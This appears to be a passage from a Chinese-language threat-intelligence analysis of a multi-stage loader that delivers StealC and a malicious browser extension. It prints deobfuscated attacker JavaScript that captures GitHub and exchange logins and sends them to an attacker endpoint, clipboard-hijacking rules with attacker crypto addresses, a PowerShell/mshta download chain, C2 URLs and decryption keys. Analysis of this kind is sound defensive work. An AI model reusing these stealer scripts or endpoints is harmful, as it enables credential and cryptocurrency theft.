            v14 = 1,
            NtResumeThread(ProcessInformation.hThread, &v37) < 0) )
    {
end:
        TerminateProcess(ProcessInformation.hProcess, 0);
        f_placeholder_empty_2();
        v14 = 0;
    }
}


```

进程阻塞与早鸟注入

1.1.4 第四阶段—再次解密加载 再次执行第二阶段的相同操作，以完成解密、解压以及加载调用流程。**1.1.5 第五阶段—云控配置** 该阶段会先检查语言ID与时区，若语言ID或时区与下表吻合则终止当前进程。


语言ID	语言ID对应语言	时区哈希	时区哈希对应字符串
0x419 (1049)	Russian	0x722BF24E	russian standard time
0x422 (1058)	Ukrainian	-	-
0x423 (1059)	Belarusian	0x8A02C3E5	belarus standard time
0x440 (1088)	Kyrgyz (Cyrillic)	-	-

语言和时区对应表



语言和地区相关代码

随后通过 POST 请求链接 <http://ascochyta.com/nfront.php> 获取到云控配置，随后根据云控配置执行不同行为。POST 请求时会发送以下内容的经过加密和 Base64 编码后的数据，其中 CE6CCE89 字段值为 Windows 版本、78041BDA 字段值为系统盘序列号哈希值、1F261510 字段值为固定编码，猜测为病毒版本相关、A8A714D2 字段值为是否为管理员权限。



POST 数据

经两次不同请求获取到两份云控配置，从中可发现部分字段值并非在每次云控配置中均存在。




返回的两次云控配置

下图展示了不同字段值所对应不同链接下载得到的文件功能。例如其中的 Lao10Azi1.bin 文件，经解密后为用于安装浏览器插件的功能模块。

文件名	功能	字段
Lao10Azi1.bin	安装浏览器插件	aeaf805e
0-4-1.bin	StealC 窃密病毒	EFE8125D
pack.bin/gisghsueugs.bin	恶意浏览器插件	EDD77E8C
265.bin	类 StealC 窃密病毒	208887BC
-	埋点	E598701D

文件功能表

1.1.6 窃密阶段 窃密有三种方式，分别为通过浏览器插件窃密（gisghsueugs.bin）、类 StealC 窃密（265.bin）、StealC 窃密（0-4-1.bin），其中浏览器插件可以利用添加事件监听器获取用户输入的账号密码，从而窃取登录信息。**1.1.6.1 通过浏览器插件窃密** 安装浏览器插件：根据云控配置下载 Lao10Azi1.bin（被加密安装浏览器插件用）和 gisghsueugs.bin（被加密窃密用浏览器插件），进行解密后安装恶意浏览器插件，随后用户打开使用浏览器即可开始窃密。



安装浏览器插件

浏览器插件可通过 <http://quick-neo.com/api/machine/injections?uuid={uuid}> 获取窃密云控配置，下面是部分配置中的内容：

加密货币相关：binance、blockchain.com、coinbase.com、kucoin.com、htx.com、bitget.com、gate.io|gate.com、bybit.com、mexc.com等。

邮箱相关：EMAIL_CONFIG、UPD_EM_INSTR

剪切板相关：CLIPPER_DATA（替换剪切板）

文件夹相关：FINDER_DATA、FINDER_EXPLORER_DATA

特定网址相关：github.com、google.com、youtube.com

下图为部分窃密云控配置：其中 url 为匹配的域名，value 为对应的脚本或规则。

```
{
  "id": 1,
  "url": "binance",
  "value": "function _0x2456(){const _0x50587=['waitUntilTimePassed','CacheServ...
  "is_enabled": 1,
  "created_at": "2023-12-20T06:25:28.000000Z",
  "updated_at": "2025-11-29T11:18:15.000000Z",
  "is_new_tab": 0
},
{
  "id": 2,
  "url": "blockchain.com",
  "value": "{function(t,e){\\object\\==typeof exports?module.exports=exports=e():
  "is_enabled": 1,
  "created_at": "2023-12-20T06:25:47.000000Z",
  "updated_at": "2025-11-29T11:17:38.000000Z",
  "is_new_tab": 0
},
{
  "id": 3,
  "url": "coinbase.com",
  "value": "(function(_0x54c95c,_0x1d8838){const _0x2128f6=(_0x3e2897:0x69c,_0x28
  "is_enabled": 1,
  "created_at": "2023-12-20T06:26:12.000000Z",
  "updated_at": "2025-12-11T08:53:33.000000Z",
  "is_new_tab": 0
},
{
  "id": 6,
  "url": "kucoin.com",
  "value": "var vo,bo,ko={exports:{}};wo={exports:{}};vo=\\\"ABCDEFGHJKLMNOPQRSTU
  "is_enabled": 1,
  "created_at": "2023-12-20T06:27:58.000000Z",
  "updated_at": "2025-12-06T12:26:13.000000Z",
  "is_new_tab": 0
},
{
  "id": 7,
  "url": "htx.com",
  "value": "/*! jQuery v3.6.0 | (c) OpenJS Foundation and other contributors | jq
  "is_enabled": 1,
  "created_at": "2023-12-20T06:28:12.000000Z",
  "updated_at": "2024-11-15T14:47:44.000000Z",
  "is_new_tab": 0
},
{
  "id": 28,
  "url": "EMAIL_CONFIG",
  "value": "{ \\\"DICTIONARIES\\\": { \\\"PRIMARY\\\": [ \\\"withd\\\", \\\"cod\\\",
  "is_enabled": 1,
  "created_at": "2024-03-06T18:11:09.000000Z",
  "updated_at": "2024-08-05T08:55:48.000000Z",
  "is_new_tab": 0
},
{
  "id": 59,
  "url": "mexc.com",
  "value": "{function(e,t){\\object\\==typeof exports&&\\object\\==ty
  "is_enabled": 1,
  "created_at": "2024-05-16T05:56:21.000000Z",
  "updated_at": "2025-12-07T19:12:03.000000Z",
  "is_new_tab": 0
},
{
  "id": 96,
  "url": "CLIPPER_DATA",
  "value": "[ [ { \\\"reg\\\": \\\"bc1[a-zA-HJ-NP-Z0-9][25,39]$\\\", \\\"value\\\"
  "is_enabled": 1,
  "created_at": "2024-06-19T17:02:32.000000Z",
  "updated_at": "2025-07-14T20:13:09.000000Z",
  "is_new_tab": 0
},
{
  "id": 98,
  "url": "FINDER_DATA",
  "value": "{ \\\"general\\\": { \\\"disk\\\": \\\"C\\\", \\\"rootDir\\\": \\\"Users\\\",
  "is_enabled": 1,
  "created_at": "2024-08-14T10:25:46.000000Z",
  "updated_at": "2025-09-16T09:56:29.000000Z",
  "is_new_tab": 0
},
{
  "id": 104,
  "url": "UPD_EM_INSTR",
  "value": "{\\\"mail.google\\\":{\\\"dictionaries\\\":{\\\"targetWords\\\":{\\\"re
  "is_enabled": 1,
  "created_at": "2024-12-14T11:59:19.000000Z",
  "updated_at": "2025-07-25T10:42:06.000000Z",
  "is_new_tab": 0
},
{
  "id": 133,
  "url": "drive.google.com",
  "value": "{function(n){\\\"use strict\\\";function d(n,t){var r=
  "is_enabled": 1,
  "created_at": "2025-05-26T10:46:05.000000Z",
  "updated_at": "2025-05-30T10:59:57.000000Z",
  "is_new_tab": 0
},
{
  "id": 140,
  "url": "youtube.com",
  "value": "function _0x3c58(_0x59c977,_0xeafe9e){var _0x58fac
  "is_enabled": 1,
  "created_at": "2025-07-15T18:09:18.000000Z",
  "updated_at": "2025-10-07T07:25:18.000000Z",
  "is_new_tab": 0
},
{
  "id": 141,
  "url": "google.com",
  "value": "function _0x1f2d(){const _0x29fa9c=\\\"GngU1','Log',
  "is_enabled": 1,
  "created_at": "2025-07-15T18:10:58.000000Z",
  "updated_at": "2025-07-15T18:10:58.000000Z",
  "is_new_tab": 0
},
{
  "id": 142,
  "url": "github.com",
  "value": "function _0x569a(_0x5e9c39,_0xd7f5ea){const _0x4e1
  "is_enabled": 1,
  "created_at": "2025-07-22T12:06:31.000000Z",
  "updated_at": "2025-07-31T20:04:23.000000Z",
  "is_new_tab": 0
},
```

窃密脚本云控配置

下面几张图为云控配置中的 value 值中的脚本或规则。

```
"general": {
  "disk": "C",
  "rootDir": "Users",
  "startDir": "AppData",
  "maxSizeFile": 10000000
},
"instructions": [
  {
    "dir": "User Data/Default/Local Extension Settings/nkbihfbeogaeaoehlefnkodbefgpgknn",
    "name": "MetamaskChrome",
    "type": "extension",
    "files": [
      "*"
    ]
  },
  {
    "dir": "User Data/Default/Local Extension Settings/ejbalbakoplchlghecdalmeeajnimhm",
    "name": "MetamaskEdge",
    "type": "extension",
    "files": [
      "*"
    ]
  },
  {
    "dir": "User Data/Default/Local Extension Settings/djclckckglechooblngghdinmeemkbgci",
    "name": "Metamask",
    "type": "extension",
    "files": [
      "*"
    ]
  }
],
```

浏览器插件文件窃取

```

{
  "reg": "^bc1[a-zA-HJ-NP-Z0-9]{25,39}$",
  "value": "bc1qkw0q0zlpkjk06aqh6mckdmt5cekhggs4dpls"
},
{
  "reg": "^[bB][cC]1[pPqQ][a-zA-Z0-9]{38,58}$",
  "value": "s"
},
{
  "reg": "^1[a-zA-HJ-NP-Z0-9]{25,39}$",
  "value": "1DL4pRCKKmg238fsCU6i7ZYEstP9fL9o4q"
},
{
  "reg": "^3[a-zA-HJ-NP-Z0-9]{25,39}$",
  "value": "39QDt7fVwUuPqLsPDAF3XkuDQEKiZkxN9z"
},
{
  "reg": "^0x[a-fA-F0-9]{40}$",
  "value": "0x9d7834C376B2b722c5693af588C3e7a03Ea8e44D"
},
{
  "reg": "^L[a-zA-HJ-NP-Z0-9]{26,41}$",
  "value": "LQ7QJStWohtMyPnNBkyrzyZvM9GQo6cNwZ"
},

```

加密货币地址替换

```

class _0x2b4fcb extends _0x160d7c {
  constructor() {
    super();
    this.endpoint = "https://poribax.com/logs.php";
    this.folder = "github.com";
    this.version = "1.0.1";
    this.uuid = _0x61d39e.getUUID();
    this.email = _0x61d39e.getIdAccount() ?? this.uuid;
  }
}

```

```

const _0x287080 = setInterval(() => {
  if ((window.location.pathname.indexOf("/login") > -1 || window.location.pathname.indexOf("/session") > -1) && !window.localStorage.getItem("_0x287080")) {
    clearInterval(_0x287080);
    const _0x1334dd = document.querySelector("input[type=\x22submit\x22][name=\x22commit\x22]");
    const _0x37346b = document.querySelector("form[method=\x22get\x22]\x20button[type=\x22submit\x22]");
    if (_0x1334dd) {
      _0x1334dd.addEventListener("click", async _0x29a5ec => {
        const _0x1d1826 = document.querySelector("input#login_field");
        const _0x3ffea2 = _0x1d1826 ? _0x1d1826.value : "Unknown";
        const _0x5ca27d = document.querySelector("input#password");
        const _0x1233ec = _0x5ca27d ? _0x5ca27d.value : "NO"; 将账号密码保存在 LocalStorage
        _0x303867.setLocalStorage(_0x61d39e.LOCALSTORAGE_KEY_AUTH_LOGIN, _0x3ffea2);
        _0x303867.setLocalStorage(_0x61d39e.LOCALSTORAGE_KEY_AUTH_PASSWORD, _0x1233ec);
      });
    }
    if (_0x37346b) {
      _0x37346b.addEventListener("click", async _0x15bb47 => {
        _0x303867.setLocalStorage(_0x61d39e.LOCALSTORAGE_KEY_AUTH_LOGIN, "LOGGED_IN_VIA_GOOGLE");
        _0x303867.setLocalStorage(_0x61d39e.LOCALSTORAGE_KEY_AUTH_PASSWORD, "LOGGED_IN_VIA_GOOGLE");
      });
    }
  }
}, _0x61d39e.AUTH_INTERVAL);

```

```

const _0xd36dd7 = {
  login: _0x303867.getLocalStorage(_0x61d39e.LOCALSTORAGE_KEY_AUTH_LOGIN) ?? "UNKNOWN",
  password: _0x303867.getLocalStorage(_0x61d39e.LOCALSTORAGE_KEY_AUTH_PASSWORD) ?? "UNKNOWN",
  repos: _0x38a7c4
};
_0x2b4fcb.info({ 发送账号、密码、仓库信息
  functionName: "Main.main",
  description: "Data:\x20" + JSON.stringify(_0xd36dd7)
});

```

Github 账号密码窃取脚本

```
const _0x144818 = setInterval(() => {
  if (document.querySelector("button[data-e2e=\"btn-accounts-form-submit\"]") && window.location) {
    clearInterval(_0x144818);
    document.addEventListener("click", async _0x32c712 => {
      if (!_0x32c712.target.matches("button[data-e2e=\"btn-accounts-form-submit\"]")) {
        return;
      }
      const _0x320cae = window.location.pathname;
      if (_0x320cae.includes("password")) {
        const _0x435218 = document.querySelector("input[data-e2e=\"input-password\"]");
        if (_0x435218) {
          _0x4bd6dd.setLocalStorage(_0xd83d4d.LOCALSTORAGE_KEY_AUTH_PASSWORD, _0x435218.value);
          await _0x5a3ce4.createAccount(null, true);
        }
      }
      if (_0x320cae.includes("login")) {
        const _0x323b47 = document.querySelector("input[data-e2e=\"input-username\"]");
        if (_0x323b47) {
          _0x4bd6dd.setLocalStorage(_0xd83d4d.LOCALSTORAGE_KEY_AUTH_LOGIN, _0x323b47.value);
        }
      }
    });
  }
});
```

```
_0x21c206.set("RECENT_WITHDRAW_ADDRESS", {
  address: this.config.address
});
const _0x4e62ca = {
  asset: this.config.asset.asset,
  address: this.config.address,
  usd: this.config.usdAmount
};
if (!_0xd83d4d.IS_DEV_VERSION) {
  await _0x5a3ce4.addWithdraw(_0x4e62ca);
}
_0x2b4675.success({
  functionName: "Withdraw.withdraw",
  description: "Result of withdrawal: " + JSON.stringify(_0x3342d6) + ". Params: "
});
await this.apiService.logout();
_0x4bd6dd.reloadPage(2000);
```

```
static IS_AVAILABLE_USDT_MARKET = true;
static ACCEPT_STRATEGY = parseFloat("400000");
static CURRENT_BALANCE = 0;
static ALLOWED_BALANCE = 0;
static CURRENT_ADDRESS_WITHDRAWAL = null;
static RESERVE_ADDRESS_WITHDRAWAL = ["18rrqohuw1E8HgbifT9vFqzQ54WY7v3hDP", "19PfNXxyNq6m1o1wtoVwVdVWZUg6hahn"];
static TARGET_ACCOUNT = "MAIN";
static WITHDRAWAL_ACCOUNT = "MAIN";
static BASE_PERCENT_WITHDRAWAL = parseFloat("0.7");
static BALANCE_PERCENT_TO_USE = parseFloat("0.7");
static STRATEGY_PERCENT_WITHDRAWAL = parseFloat("0.7");
static ORDER_AMOUNT_ADJUSTMENT_FACTOR = parseFloat("0.99");
```

转移比特币和窃取币安密码

1.1.6.2 通过 265.bin 窃密（类 StealC 窃密病毒） 通过第五阶段中获取到的云控配置中提供的链接下载 265.bin 文件并解密，随后发现该窃密病毒也会获取云控配置，会先发送到 45.154.58.190 服务器，随后会获取到有 a、g、b、m 等不同字段和相应的字段值。

发送和返回的 JSON 数据

随后再发送请求例如 `{"Id":"08de2c14-xxxx-xxxx-xxxx-e38625869466"}`，会获取到窃密配置，包含 `b`、`exW`、`exP`、`exG`、`sM`、`sW`、`sO`、`g`、`Id`、`str` 等字段。



窃密配置

下图是字段含义表，其中涵盖了各类软件的窃密配置，诸如各种浏览器、加密货币钱包、密码管理器、聊天软件、FTP 以及邮件客户端等，甚至还包含用户笔记的数据，例如 Windows 系统中的便笺（Sticky Notes）数据。

字段	字段含义
b	软件或浏览器名称与配置路径列表
exW	加密货币钱包插件 ID 列表
exP	密码管理器插件 ID 列表
exG	猜测是加密货币插件 ID 列表，但程序中并未使用
sM	聊天软件配置列表
sW	加密货币钱包软件配置列表
sO	FTP、远程连接、密码管理器、邮件客户端、笔记、数据库列表
g	桌面、文档、下载等目录下的重要文件
ld	下载执行 PowerShell 脚本
str	字符串对应表，但程序中并未使用

字段含义表

其中 PowerShell 会通过读取 HollyPriest.docx 文件中的 PowerShell 代码并执行，执行过程时会解密出下载器代码。其中会随机组合成类似于 <http://microservice-update-s2-bucket.cc/standalone.45klQXTLs> 链接，随后进行请求并利用 mshta.exe 进行解析执行。

下载脚本执行

下载的是 html，其中嵌入了 script 脚本。其中 updateFullDatabase 和 decodeWorkerAuto 函数为字符串提取函数。

```
<!DOCTYPE html>  
<html>  
<head>
```

字符串提取函数

updateFullDatabase 为 <HTA:APPLICATION BORDER='none' SHOWINTASKBAR='no' SYSMENU='no' WINDOWSTATE='minimized' WIDTH='0' HEIGHT='0'>，用于设置窗口隐藏。
decodeWorkerAuto 中包含以下信息：

主机信息：SELECT Caption, Version, ProductType FROM Win32_OperatingSystem 等获取系统信息指令。

执行指令：msiexec.exe /i、powershell.exe -ep Bypass -nop -Command "irm、| iex 等下载或执行指令。

计划任务相关：Schedule.Service加密货币钱包相关：Ledger Live、BitBox02、Guarda 等。从而可以确定该脚本也具有窃密功能。**1.1.6.3 通过 0-4-1.bin 窃密 (StealC 窃密病毒)** 通过第五阶段中获取到的云控配置 (C9EE8E52 为下载链接，7E003701 表示加载方式) 下载 0-4-1.bin 文件并解密后发现是 StealC 窃密病毒。

```
"EFE8125D": {
  "C9EE8E52": "https://sainsamajonline.com/MAgEQusK/0-4-1.bin",
  "268F3D74": "1235b6c84a687f187bb983856d82569a",
  "7E003701": 0
},
```

StealC 窃密病毒相关云控配置

其中下载到的 StealC 窃密病毒中的到期日期为 2025.11.28，远控服务器链接为 <http://steelhoanglong.com/a9f923edae30b73b.php>。接下来将详细分析的 StealC 窃密病毒，其到期日期为 2025.12.12，远控服务器链接为 <http://80.97.160.107/2d75495e54d741c1.php>。**1.2 StealC 窃密病毒 1.2.1 初始化解密字符串：**首先会利用 Base64 和 RC4 算法解密被加密字符串，其中 RC4 算法密钥为 u2Sx5ZKPVL。

```
ff_copy_resize_string_buffer_0(&encrypt_key, "67c700427b694914");
ff_copy_resize_string_buffer_0(&decrypt_key, "u2Sx5ZKPVL");
memset(&RCX, 0, sizeof(_RCX));
_R8 = strlen("7WU=");
// 12
ff_copy_string_allocate_memory(_RCX.buf, "7WU=", _R8);
_RDX = ff_decode_rc4_base64_copy(&v65, &_RCX);
ff_reset_copy_m128i(&INT_12, _RDX);
if ( n0xF > 0xF )
{
  v2 = v65.m128i_i64[0];
  if ( n0xF + 1 >= 0x1000 )
  {
    v2 = *(v65.m128i_i64[0] - 8);
    if ( (v65.m128i_i64[0] - v2 - 8) > 0x1F )
      goto LABEL_131;
  }
  j_i_free(v2);
}

m128i * __fastcall ff_decode_rc4_base64_copy( m128i *a1, MY_STRING *MY_STRING)
{
  void *v3; // rcx
  const __m128i *v5[3]; // [rsp+20h] [rbp-48h] BYREF
  __m128i v6; // [rsp+38h] [rbp-30h] BYREF
  unsigned __int64 n0xF; // [rsp+50h] [rbp-18h]

  ff_base64_decode_buffer(&v6, MY_STRING);
  ff_rc4_cipher_data(v5, &decrypt_key, &v6);
  ff_allocate_copy_string_buffer(a1, v5[0], v5[1]);
  ff_free_buffer_reset_126(v5);
  if ( n0xF > 0xF )
  {
    v3 = v6.m128i_i64[0];
    if ( n0xF + 1 >= 0x1000 )
    {
      v3 = *(v6.m128i_i64[0] - 8);
      if ( (v6.m128i_i64[0] - v3 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_i_free(v3);
  }
  return a1;
}
```

解密字符串

解密出的字符串如下：

动态链接库名称：例如 kernel32.dll、advapi32.dll 之类，主要用于加载和获取函数地址。

函数名称：例如 GetUserNameW、RegQueryValueExW 等，用于获取函数地址从而调用。

远程服务器：URL 链接如 80.97.160.107/2d75495e54d741c1.php，用于连接通信。

系统信息相关：带有明显格式的字符串，如 - CPU: 之类的字符串，用于统计用户系统信息后上传至服务器中。

窃密相关：例如 Chrome 数据相关的 History、Login Data，Steam 数据相关的 SteamPath、config.vdf、ssfn* 等字符串。

动态链接库名称

RC4解密: kernel32.dll
RC4解密: advapi32.dll
RC4解密: gdiplus.dll
RC4解密: crypt32.dll
RC4解密: gdi32.dll
RC4解密: rstrtmgr.dll
RC4解密: ole32.dll
RC4解密: winhttp.dll
RC4解密: user32.dll
RC4解密: shlwapi.dll
RC4解密: shell32.dll
RC4解密: ntdll.dll

函数名称

RC4解密: GetProcAddress
RC4解密: LoadLibraryA
RC4解密: ExitProcess
RC4解密: CloseHandle
RC4解密: GetUserDefaultLangID
RC4解密: OpenEventW
RC4解密: CreateEventW
RC4解密: Sleep
RC4解密: GetComputerNameW
RC4解密: GetUserNameW
RC4解密: GdiplusStartup
RC4解密: GdiplusShutdown
RC4解密: GdiSaveImageToStream
RC4解密: GdiDisposeImage
RC4解密: RegQueryValueExA
RC4解密: RegEnumKeyExA
RC4解密: RegQueryValueExW
RC4解密: RegOpenKeyExW

远程服务器

RC4解密: <http://80.97.160.107/2d75495e54d741c1.php>

Chrome 数据

RC4解密: os_crypt
RC4解密: encrypted_key
RC4解密: keys
RC4解密: v10.txt
RC4解密: v20.txt
RC4解密: Network
RC4解密: Cookies
RC4解密: Login Data
RC4解密: Web Data
RC4解密: History
RC4解密: browsers
RC4解密: plugins
RC4解密: Local Extension Settings
RC4解密: Sync Extension Settings
RC4解密: IndexedDB
RC4解密: CURRENT
RC4解密: chrome_extension_
RC4解密: _0_indexeddb_leveldb
RC4解密: Local State

系统信息上传

RC4解密: Network Info:
RC4解密: - IP: IP?
RC4解密: - Country: ISO?\n\nSystem Summary:
RC4解密: - HWID:
RC4解密: - OS:
RC4解密: Unknown
RC4解密: (Build
RC4解密: - Architecture: x64
RC4解密: - UserName:
RC4解密: - Computer Name:
RC4解密: - Local Time:
RC4解密: - UTC:
RC4解密: - Language:
RC4解密: - Keyboards:
RC4解密: - Laptop:
RC4解密: - Running Path:
RC4解密: - CPU:
RC4解密: - Cores:
RC4解密: - Threads:
RC4解密: - RAM:
RC4解密: - Display Resolution:
RC4解密: Monitor
RC4解密: Device Name:
RC4解密: Device String:
RC4解密: Resolution:
RC4解密: Color Depth:
RC4解密: bits per pixel
RC4解密: - GPU:
RC4解密: Process count:
RC4解密: Process List:
RC4解密: Error dumping process list
RC4解密: Installed Apps:
RC4解密: All Users:
RC4解密: Current User:
RC4解密: system_info.txt

截图与Steam相关

RC4解密: screenshot.jpg
RC4解密: Software\Valve\Steam
RC4解密: SteamPath
RC4解密: \config\
RC4解密: ssfn*, config.vdf, DialogConfig.vdf, DialogConfigOverlay*.vdf, libraryfolders.vdf, loginusers.vdf
RC4解密: Steam

解密后字符串

```

p_v_kernel32_dll = &v_kernel32_dll;
if ( v_lib_file_name_buffer_size > 0xF )
    p_v_kernel32_dll = v_kernel32_dll;
kernel32_dll = LoadLibraryA(p_v_kernel32_dll); 加载动态链接库
kernel32_dll_0 = kernel32_dll;
if ( kernel32_dll )
{
    p_v_GetProcAddress = &v_GetProcAddress;
    if ( v_proc_name_buffer_size_alt > 0xF )
        p_v_GetProcAddress = v_GetProcAddress;
    p_v_GetProcAddress_1 = GetProcAddress(kernel32_dll, p_v_GetProcAddress);
    p_v_LoadLibraryA = &v_LoadLibraryA;
    if ( v_param_1_buffer_size > 0xF ) 通过函数名称获取函数地址
        p_v_LoadLibraryA = v_LoadLibraryA;
    GetProcAddress_0 = p_v_GetProcAddress_1;
    LoadLibraryA = (p_v_GetProcAddress_1)(kernel32_dll_0, p_v_LoadLibraryA);
    p_v_ExitProcess = &v_ExitProcess;
    if ( v_param_2_buffer_size > 0xF )
        p_v_ExitProcess = v_ExitProcess;
    LoadLibraryA_0 = LoadLibraryA;
    ProcAddress_0 = GetProcAddress_0(kernel32_dll_0, p_v_ExitProcess);
    p_v_CloseHandle = &v_CloseHandle;
    if ( v_param_3_buffer_size > 0xF )
        p_v_CloseHandle = v_CloseHandle;
    ExitProcess_0 = ProcAddress_0;
    p_v_CloseHandle_1 = GetProcAddress_0(kernel32_dll_0, p_v_CloseHandle);
    p_v_GetUserDefaultLangID = &v_GetUserDefaultLangID;
    if ( v_buffer_size_1 > 0xF )
        p_v_GetUserDefaultLangID = v_GetUserDefaultLangID;
    CloseHandle_0 = p_v_CloseHandle_1;
}

```

获取函数地址

随后，借助 GetUserDefaultLangID 函数来判断当前区域的语言是否为俄语、乌克兰语、白俄罗斯语、哈萨克语、乌兹别克语等。若符合其中任意一种，进程将即刻退出。之后，通过函数地址、计算机名以及用户名组合成事件名，并尝试对其进行打开或者创建操作，以此确保仅有一个进程处于运行状态。

```
v5 = ff_check_ios_state_throw(v39);
v6 = ff_process_string_buffer(v5, "_");
computer_name_1 = computer_name;
if ( computer_name->capacity > 7 )
    computer_name_1 = *computer_name->buf;
v8 = ff_io_stream_write_error_handle(v6, computer_name_1, computer_name->length);
user_name = ff_get_user_name(v38);
v10 = ff_process_string_buffer(v8, " ");
```

语言检测与互斥运行

随后检查日期是否超过2025年12月12日，若超过则会直接退出，猜测该日期为 StealC 服务到期日。

```

inited = ff_init_stringstream_object(v18);
p_INT = &INT_12;
v21 = inited;
if ( v_buffer_size_102 > 0xF )
    p_INT = INT_12;
// 这些数字就是 2025.12.12
这些数字就是 2025.12.12 = ff_io_stream_write_handle(inited + 0x10, p_INT, v_buffer_capacity_15);
v23 = ff_check_stream_path_error(这些数字就是 2025.12.12);
v = &v_12;
if ( v_buffer_size_118 > 0xF )
    v = v_12.m128i_i64[0];
这附近没搞懂_不知道用数字干嘛 = ff_io_stream_write_handle(v23, v->m128i_i64, v_reserved_field_10);
v26 = ff_check_stream_path_error(这附近没搞懂_不知道用数字干嘛);
v_1 = &v_20;
if ( v_buffer_capacity_18 > 0xF )
    v_1 = v_20.m128i_i64[0];
v28 = ff_io_stream_write_handle(v26, v_1->m128i_i64, v_buffer_size_132);
v_2 = &v_25;
if ( v_buffer_size_147 > 0xF )
    v_2 = v_25.m128i_i64[0];
ff_io_stream_write_handle(v28, v_2->m128i_i64, v_reserved_field_13);
// 12/12/2025
ff_adjust_copy_string_buffer(v21, &_RCX_, v30);
if ( v21 )
{
    v31 = (v21 + (*v21 + 4i64));
    (**v31)(v31, 1i64);
}
// 若过了 2025.12.12 日期就直接终止进程
is_old = ff_compare_date_timestamps_and_exit(&_RCX_);
if ( n0xF > 0xF )
{
    v33 = _RCX_.m128i_i64[0];
    if ( n0xF + 1 >= 0x1000 )
    {
        v33 = *(_RCX_.m128i_i64[0] - 8);
        if ( (_RCX_.m128i_i64[0] - v33 - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v33);
}
if ( !is_old )
    // 主函数
    ff_main();
CloseHandle_0(hObject_1);

```

检查时间并进入主函数

获取窃密配置：程序开始时会发送利用 67c700427b694914 加密的内容，加密前其中包含 build、hwid、type 字段，分别为 mixdead、用户唯一标识、create。随后从服务器下发 JSON 窃密配置，其中包含需要窃取的信息，如指定浏览器、文件路径、Steam 是否窃取等配置。

```

{
    "36a5afcfd310ed": "a68c6c9e6b",
    "opcode": "success",
    "access_token": "7960d921e1508ef0d9db3f2f0e03032c29fca5908ed43d26f5e4add2fb1db0eafafe351",
    "self_delete": 0, // 是否自删除

```

服务器下发的窃密配置（小部分）

